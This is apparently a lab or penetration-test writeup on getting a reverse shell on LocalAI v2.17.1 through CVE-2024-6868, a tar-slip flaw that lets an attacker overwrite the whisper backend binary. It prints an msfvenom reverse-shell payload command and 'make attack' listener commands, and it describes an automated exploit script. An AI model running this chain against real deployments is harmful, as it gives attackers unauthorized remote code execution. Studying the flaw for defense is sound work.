In this writeup, we'll go through the steps to obtain a reverse shell on LocalAI, the very famous open-source alternative to OpenAI.
LocalAI is a self-hosted AI engine used to run models locally and generate text, audio, images and more. We will be exploiting one of its features that allows the user to upload additional files the model can use.
Machine Walkthrough
We start with enumerating the machine by a simple port scan.


HTTP service on port 8080.
Visit the website.

The first thing that catches our eye is the version of LocalAI visible at the bottom of the page, v2.17.1. We do a quick search to find out if it has any public vulnerability.

CVE-2024-6868: The LocalAI model configuration allows users to specify additional files that will be used by the model. If the user sends archives, they will be automatically extracted after their download. This allows a "tarslip" attack — writing files to arbitrary locations and bypassing any checks that otherwise keep everything inside the models directory.
So we can write any file on the server, as long as it doesn't already exist. That alone is a vulnerability, but to get code execution we need to find a file that the service executes, delete it, then upload our payload in its place.
LocalAI copies backend assets to /tmp/localai/backend_data/backend-assets. These files are writable by the server and executed once a model is loaded.

Overwriting one of these files and loading a model that uses the corresponding backend leads to an easy RCE.
I recommend reading the full report by Ozelis, the person behind this finding, on https://huntr.com/bounties/f91fb287-412e-4c89-87df-9e4b6e609647.
Manual Exploitation
The attack works in two stages. First we use a path traversal vulnerability to delete the existing backend binary. Then we use a two-stage tarslip to drop our malicious ELF payload in its place.
Step 1 — Create a reverse shell payload
We generate a reverse shell ELF binary using msfvenom and make it executable.

msfvenom -p linux/x64/shell_reverse_tcp LHOST= LPORT=4444 -f elf -o pwn
chmod +x pwn
Step 2 — Overwrite the whisper backend binary

We run the tarslip PoC to delete the existing whisper binary and replace it with our payload.
Step 3 — Download a sample .ogg file
The whisper model requires an audio file to process. We download a minimal .ogg sample to trigger the model load.

Step 4 — Upload the model and inject the malicious backend
We install the whisper model via /models/apply and upload our poisoned backend binary through the tarslip chain.

Step 5 — Start the listener
On our attacker machine we start a netcat listener to catch the incoming shell.

Step 6 — Load the whisper model

We send a transcription request to LocalAI. This triggers it to load the whisper backend — which is now our malicious ELF — firing the reverse shell.

pwned :>

Automation
Instead of running each step manually, we automated the full attack chain using a Makefile and a dedicated exploit.py script.
Project Structure
exploitation/LocalAI_v2.17.1/
├── exploit.py      # Full 5-step attack chain automation
├── Makefile        # Shortcuts for listener, attack, and dependency check
└── README.md       # This writeup
How it works

The exploit.py script automates the full attack in 5 steps:
- Generate ELF payload via
msfvenom linux/x64/shell_reverse_tcp - Tarslip — delete then overwrite the whisper backend binary at
/tmp/localai/backend_data/backend-assets/grpc/whisper - Generate a minimal
.oggaudio file locally (no network dependency) - Install the whisper model via
/models/applyand wait for it to be ready - Trigger transcription → LocalAI loads the malicious whisper binary → RCE fires
Usage

Terminal 1 — Start the listener:
make listen
Terminal 2 — Check dependencies then launch the attack:
make check
make attack LISTENER_IP=<your-ip>
Start listener
Run the exploit
Get shell
Conclusion
This penetration test demonstrates how an attacker can leverage the insecure handling of uploaded archives in LocalAI to overwrite backend binaries and achieve Remote Code Execution. The combination of a path traversal vulnerability and automatic tar extraction — with no validation of symlinks or file destinations — makes this a powerful unauthenticated RCE against any internet-facing LocalAI deployment.